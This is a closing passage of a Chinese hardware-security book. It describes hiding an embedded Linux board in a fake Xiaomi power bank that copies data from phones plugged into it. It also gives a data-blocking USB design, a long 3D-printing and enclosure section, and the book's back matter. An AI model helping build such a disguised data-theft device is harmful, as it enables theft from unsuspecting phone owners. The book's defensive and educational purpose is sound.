小贴士：电池不能加热，很容易爆炸！普通的 5 号、7 号电池或者 18650 电池，如果要焊线请找商家使用电池点焊机！不能用烙铁自行焊接，如果焊功不到位，加热时间稍长，电池就会爆炸！这里给个小诀窍，在网上有小体积不同规格的钕铁硼磁铁，如图 9-160 所示，在烙铁头上多上一些焊锡，然后将导线焊接在磁铁侧面，注意，只能有一两秒的接触时间，不然会导致磁铁消磁！将导线焊接到磁铁上之后，可以将磁铁吸附到电池的正极或者负极，效果和电池上直接焊线差不多。

图9-160　不同规格的钕铁棚磁铁

在网上有很多 OLED，I²C 接口或者 SPI 接口都可以，0.96 寸大小合适，如图 9-161 所示。蓝牙用 TI CC2540、TI CC2640 或者其他的 CSR 串口蓝牙都没问题，这些模块用起来都很简单，卖家都提供了丰富的例程和参考电路设计，照着做就可以。




图9-161　OLED模块

无线网卡、3G/4G 模块、NFC 都是同样的原理，直接找模块即可。如果觉得 USB 口不够，加个 SMSC USB2514B 的 4 口 Hub 芯片，原理图网上有很多，作者设计的一个原理图如图 9-164 所示。




图9-162　SMSC USB2514B 4口USB Hub原理图

最后将这些组合到一起，再用 3D 打印机打一个外壳，或者从网上买一个移动电源外壳，就成了一个隐蔽性很高的“黑武器”。

至于软件部分，可以参照 Fruity Wi-Fi 无线安全套件。当然，对安全研究人员来说，这些都是小菜一碟，自己 DIY 的系统远比这个更豪华。

9.6.3　小结

出于安全考虑，具体的原理图设计和 PCB 设计不做详细讲述，更多是传达设计思路和想法，真正的操作各位读者发挥自己的动手能力，难度不大。例如，图 9-163 所示的“移动电源”，就是用前面讲的方案做出来的，效果就像是一个小米移动电源。表面看起来是一个小米移动电源，其实内部藏了一块嵌入式 Linux 电路板，当手机插上这个“移动电源”的 USB 口，你的数据就可能被窃走，这就是曾经很出名的“黑寡妇”移动电源。除了用 AM335X 方案，还可以用 AR9331 方案，运行的 OpenWrt 也是一个阉割版的 Linux，模块体积更小还带有 Wi-Fi，这些都是可以轻松做到的。

安全建议：不要随意用别人提供的移动电源和充电宝，也别随意用机场、车站的充电桩，一不小心，你的数据就被复制走了。当然，你可以自己做一个 SecUSB，如图 9-164 所示。原理很简单，就是直接短接 D+和 D-，屏蔽数据连接，原理图和 PCB 图如图 9-165 和图 9-166 所示。




图9-163 伪装成小米移动电源的“黑寡妇”移动电源




图9-164 SecUSB




图9-165 SecUSB的原理图




图9-166 SecUSB PCB图

最后，当 DIY 成功以后，如果想产品化，再依据实施方案去模块化，将整个板子整合到一起，搭配特定的固件代码、包装，就是一个 Geek 产品了！

记住，法不容情！请做合法公民，别做违法的事情！

9.7 论外壳包装的重要性

产品外壳和包装的重要性不用多说，大家都知道，PCB 硬件设计得再好，外壳太丑，包装太土，都会影响产品的使用和产品的市场。所以在产品设计时，不光是里面要做好，外面同样重要！因此，硬件设计领域通常会和外壳 ID 设计相关联。

9.7.1 外壳ID设计

外壳，看起来很简单，但真的简单吗？就像国画，都是毛笔和墨，大师能画出名作，新手只能画出“小鸡吃米图”。好的外壳设计是争相仿造的经典；差的外壳设计，只会被市场淘汰。

外壳设计，也称 ID 设计，是一个技术行业，类似 PCB 设计行业，通常也称为“工业设计”。外壳设计其实包含两个部分，一个是外壳外形外观设计，另一个是内部结构设计，两者相辅相成，缺一不可。

ID 设计是一个很考验人审美观的行业，也是一个很考验人专业知识功底的行业（物理、审美、化学知识）。外壳材质、工艺、外形、内部结构，每个方面都需要注意。

9.7.2 手板、开模与量产

ID 设计好之后，通常要先做出几个手板（prototype），也就是用蜡模、石膏模、CNC 等手段人工制出样品，用于检测 ID 设计是不是合适，手板的耗时相对较短，一般一两周可以完成，不过费用很高，一般几千元到数万元不等。在开模之前，手板确认是必需的步骤，如果发现不足，还需要再做手板，直到最终确认无误。

手板确认之后，就需要开模了，不同的模具厂工艺精度不同，用材不同寿命不同，但他们有一个共通之处，那就是用时很长，都需要一个月甚至几个月。所以 ID 设计和开模越早定下来越好，这个很花时间，而且很难缩减。

模具开好以后，就是量产，量产的价格相对手板要低很多，一般都是按材料费用外加工艺费用，但需要注意的是，材料很重要，ABS、PLA 等材料有进口的也有国产的，有耐高温的也有不耐高温的，价格差异很大，通常模具厂可能会在这里做文章，这就需要 ID 设计公司或者客户自己盯着，出来的外壳最好交由第三方检测机构检验，特别是工业用途或者要运往国外销售的产品。

在生产天巡系列产品时，作者曾经遇到生产出来的外壳在七八十度高温下就变形的情况，我们的要求是 140 度，这就是模具厂偷工减料导致的。鉴于此，之后生产是和富士康合作，价格虽然相对高一点，但质量绝对一流。

9.7.3 3D打印技术

如图 9-167 所示，近几年 3D 打印机很火，网上一两千元就能买一台基础版的 3D 打印机，本节就介绍 3D 打印技术。




图9-167 3D打印机

3D 打印（3DP）即快速成型技术的一种，它是一种以数字模型文件为基础，运用粉末状金属或塑料等可粘合材料，通过逐层打印的方式来构造物体的技术。

日常生活中使用的普通打印机可以打印计算机设计的平面物品，而所谓的 3D 打印机与普通打印机的工作原理基本相同，只是打印材料有些不同，普通打印机的打印材料是墨水和纸张，而 3D 打印机内装有金属、陶瓷、塑料、砂等不同的“打印材料”，是实实在在的原材料，打印机与计算机连接后，通过计算机控制可以把“打印材料”一层层叠加起来，最终把计算机上的蓝图变成实物。通俗地说，3D 打印机是可以“打印”出真实的 3D 物体的一种设备，所以也被称为“增材制造”。例如，打印一个机器人、打印玩具车，打印各种模型，甚至是食物。之所以称其为“打印机”是参照了普通打印机的技术原理，因为分层加工的过程与喷墨打印十分相似。这项打印技术称为 3D 立体打印技术。一般打印一个模型，需要先在三维设计软件上设计模型，然后用专用软件切片生成 Gcode 代码，最后上机完成打印。

1. 三维设计

三维打印的设计过程是先通过计算机建模软件建模，再将建成的三维模型“分区”成逐层的截面，即切片，从而指导打印机逐层打印。

设计软件和打印机之间协作的标准文件格式是 STL 文件格式。一个 STL 文件使用三角面来近似模拟物体的表面。三角面越小其生成的表面分辨率越高。PLY 是一种通过扫描产生的

三维文件的扫描器，其生成的 VRML 或者 WRL 文件经常被用作全彩打印的输入文件。

使用著名的三维建模软件 UG 来设计模型，导出 STL 的过程如图 9-168 所示。




图9-168　使用UG导出STL




图9-169　设置参数

在弹出的快速成型框体中，输出类型选择二进制、三角公差输入 0.08、相邻公差输入 0.08、采用“自动法向生成”的方法，如图 9-170 所示。

选择一个存储 STL 文件的位置，并命名这个 STL 文件，如图 9-171 所示。

如图 9-172 所示，选择要转换的三维对象，然后单击“确定”按钮，即可完成转换。

图9-170　保存STL文件




图9-171　转换3D文件

2. 切片处理

打印机通过读取文件中的横截面信息，用液体状、粉状或片状的材料将这些截面逐层打印出来，再将各层截面以各种方式粘合起来从而制造出一个实体。这种技术的特点在于其几乎可以造出任何形状的物品。

打印机打出的截面的厚度（即 Z 方向）及平面方向即 X-Y 方向的分辨率是以 dpi（像素每英寸）或者微米计算的。一般的厚度为 100 微米，即 0.1 毫米，也有部分打印机如 ObjetConnex 系列还有三维 Systems'ProJet 系列可以打印出 16 微米薄的一层。平面方向则可以打印出跟激光打印机相近的分辨率。打印出来的“墨水滴”的直径通常为 50 到 100 微米。用传统方法制造出一个模型通常需要数小时到数天，根据模型的尺寸及复杂程度而定。用三维打印技术可以将时间缩短为数小时，当然其是由打印机的性能及模型的尺寸和复杂程度而定的。

传统的制造技术如注塑法可以以较低的成本大量制造聚合物产品，三维打印技术可以以更快、更有弹性及更低成本的办法生产数量相对较少的产品。一个桌面尺寸的三维打印机就可以满足设计者或概念开发小组制造模型的需要。

下面以 setupRepetierHost 切片软件为例，将 UG 导出的 STL 文件切片生成打印机需要的 Gcode 代码，在物体放置栏目中，我们可以对物体进行复制、旋转、平移等操作。将物体放置到正确的位置后，对物体进行切片，如图 9-172 所示。

图 9-173 所示为切片软件的配置部分，现在打印机设定部分仍然不可操作，这时需要先进行一些参数的配置。

图9-172 切片

图9-173 参数配置

在设置打印参数时，层周长和层厚是很重要的参数，这两个参数决定了打印的精度和打印的时间，0.1mm 最精细但打印时间最长，0.2mm 精度一般能满足大部分要求但打印时间较短，0.3mm 很粗糙但打印时间最短，两个值设成相同即可。外围圈数，一般只需要外观的模

型，设成 2 即可，如果需要结构比较牢固，可以增大。打印花瓶时，勾选“Spiral vase”参数，会使 Z 轴渐近升高，而不是每一层升高一次。再就是水平层数设置及顶层和底层的层数设置，如果层厚比较薄，可考虑适当增加层数，否则顶层会有“洞”，如图 9-174 所示。




图9-174　层厚参数配置

下面是填充的选项，非结构性物体选择 10%的填充即可，可以节省大量的打印时间。如果需要一定的强度，最好在 40%以上。填充类型最好选择蜂窝填充，强度高用料省，如图 9-175 所示。




图9-175　填充设置

如图 9-176 所示，支撑物如果有悬空，最好选择生成支撑材料，但有时机器能够“拉丝过桥”，不需要支撑也行，所以这个配置需要凭经验设置。如果你不是很懂，最好勾选上。筏子，非常有用的东西，在底板不平或调平没做好时比较有用，但有时不是特别好剥离，如果需要的话，选 3 层比较好。




图9-176 填充设置

对于耗材的设置。耗材的直径通常不容易理想，根据实际量出的结果设置，将其值设置小一点使挤出的丝稍微多一点，会使打印更不容易虚层。如果打印 PLA，210~230 度是非常不错的温度，190 度刚好融。如果温度设置过低而且有抖动，非常容易挤不动而虚层。ABS 材质设置成 230~240 度甚至更高都是可以的。相对而言，PLA 的黏度随温度升高而降低非常明显，而 ABS 超过 230 度后黏度随温度变化不明显。PLA 平台无须加热（除非室温非常低），设成 0 即可，ABS 设成 110 度，可以减少翘边，如图 9-177 所示。

打印机设置部分，和具体的打印机特性相关，Z offset 用来调整打印机零点和底板的距离，Extruders 用来设定打印机的头数，Custom G-code 用来添加一些自定义的 G 代码，如图 9-178 所示。




图9-177　依据耗材设置温度




图9-178　打印机设置

最后将设置保存，并选择目前的设置。单击“开始切片”按钮，生成我们需要的 Gcode，软件会自动计算当前模型全部打印完毕需要的时间，以及预计使用的材料总长度。可以显示

每一层的路径、编辑 Gcode 代码等。最后我们将 Gcode 另存到 SD 卡里，就可以用打印机打印模型了，如图 9-179 和图 9-180 所示。

图9-179 开始切片

图9-180 预览

3. 完成打印

三维打印机的分辨率对大多数应用来说已经足够（在弯曲的表面可能会比较粗糙，像图像上的锯齿一样），可以通过如下方法获得更高分辨率的物品。先用当前的三维打印机打出稍大一点的物体，再稍微经过表面打磨得到表面光滑的“高分辨率”物品。有些技术可以同时使用多种材料进行打印，如图 9-181 所示。有些技术在打印的过程中还会用到支撑物，比如在打印出一些有倒挂状的物体时就需要用到易于除去的东西（如可溶的东西）作为支撑物。




图9-181 3D打印机与打印出来的物件

4. 打印外壳

3D 打印机最大的优势是可以自己打印外壳及简单的结构件。在玩硬件时，使用裸电路板总是有些忐忑，担心沾灰、担心被冬天身上的静电打坏、担心不小心摔坏，如果有个外壳保护就放心多了。如果在网上找人 DIY 外壳，费用通常都很贵。这时，买一台 3D 打印机，精

度虽然不高，但打一个保护 PCB 电路板的外壳还是绰绰有余的。

当然，外壳设计是需要 CAD 设计能力的。如果自己不想学，有些常规的板子可以用。例如树莓派、Arduino，有很多人在网上放出设计好的文件，甚至格式都已经转好，直接复制过去插卡打印就行。

最后晒晒作者打的外壳，比如 B210 外壳（如图 9-182 所示）、笔筒（如图 9-183 所示）、树莓派外壳（如图 9-184 所示）、B200 Mini（如图 9-185 所示）。




图9-182　USRP B200和半个外壳




图9-183　笔筒

图9-184　树莓派3及外壳

图9-185　USRP B200 Mini带外壳

9.7.4 小结

本节主要科普了外壳设计和加工生产方面的知识与经验，以及 3D 打印机的简单用法。在设计焊接调试完硬件电路板之后，有个外壳是不是更美观更酷炫？而且还能更好地保护电路板，防止在接触电路板时被人体带的静电打击。当然，还能在不小心跌落时保护好电路板，再就是还能防灰尘。

后　记

硬件设计是一门基础与创意并重的行业，而硬件安全行业，更是一门集合硬件与安全两方面技术的“独角兽”。

在作者的理解中，硬件设计是依照产品需求，在兼顾成本和性能的情况下，在规定时间内，使用业界成熟的技术或者方案，完成符合功能需求。能够通过诸如 EMI、安规等各种认证的，可以量产的硬件产品。

硬件设计入门其实不难，电子专业的大学生毕业时基本都能画个简单的 PCB 图，但这够么？当然不够，他们画的都是很简单的 PCB 板，也仅仅只是实现功能，完全谈不上性能。如果遇到大电流、高电压、强电磁干扰、高速通信、射频等需求，他们就只能干瞪眼了。硬件设计要深入是非常难的，涉及的相关内容太多，没经历过风雨的“温室小花朵”才会认为只需要做封装走线就行了。

要设计一个硬件产品要考虑的方面很多，成本、元件采购、信号完整性、电源、功耗、散热、电磁兼容、安规、可靠性、生产测试难度，甚至还有噪音，这些都兼顾需要大量的知识和经验！这些是在学校里学不出来的！实践是检验真理的唯一标准，同样，硬件设计也要多学多练，不跳过这些坑怎么记得住教训。

硬件设计需要的是长年累月的积累，足够的经验阅历，天赋与汗水缺一不可。而安全，更考验天分，敏锐的直觉，扎实的功底，天马行空的思维，想人所不能想才更出彩！所以，硬件安全是集二者之长，资深硬件设计师可以转行进入安全圈。

最后，祝愿大家都能够在硬件安全这个特殊领域，收获自己需要的知识、经验、乐趣乃至利益！谢谢！

Broadview
www.broadview.com.cn
博文视点·IT出版旗舰品牌
技术凝聚实力·专业创新出版

名家点评

360首席安全官
·谭晓生·

万物互联的时代，也是万物可以被破解的时代，了解硬件与无线电攻击原理和防守思路，才有可能设计出安全的智能硬件。
本书是一本从浅入深讲述硬件与无线电安全的“傻瓜书”，由360独角兽团队具备硬件设计、制作、破解的一线高手们操刀打造，强调实操能力的培养，拿起螺丝刀和电烙铁，边看书边动手试试吧！

作者介绍

·简云定·

360无线电硬件实验室负责人，独角兽安全团队（UnicornTeam）联合创始人。资深硬件安全架构师，玩转各种电路板、烙铁及元器件的硬件达人，360天巡传感器硬件原型设计者，历届SyScan360安全大会可破解Badge设计者，美国BlackHat大会演讲者。带领团队设计完成了360卡防、HackID Pro、HackReader等安全攻防产品。

·杨卿·

360无线电安全研究部及360天巡企业安全产品总负责人。独角兽安全团队（UnicornTeam）创始人。国内首个地铁无线网（Wireless）与公交卡（NFC）安全漏洞的发现及报告者。2015年3·15晚会Wi-Fi安全环节的网络安全工程师及技术负责人。美国DEFCON、加拿大CanSecWest、韩国POC、澳大利亚Ruxcon及中国XCon、ISC、HackPwn等安全峰会演讲者。安全书籍《无线电安全攻防大揭秘》作者。安在新媒体荣誉顾问。

博文视点Broadview

新浪微博 weibo.com
@博文视点Broadview

责任编辑：郑柳洁
封面设计：侯士卿　卫智玲

上架建议：信息安全

ISBN 978-7-121-30591-7

9 787121 305917 >

定价：99.00元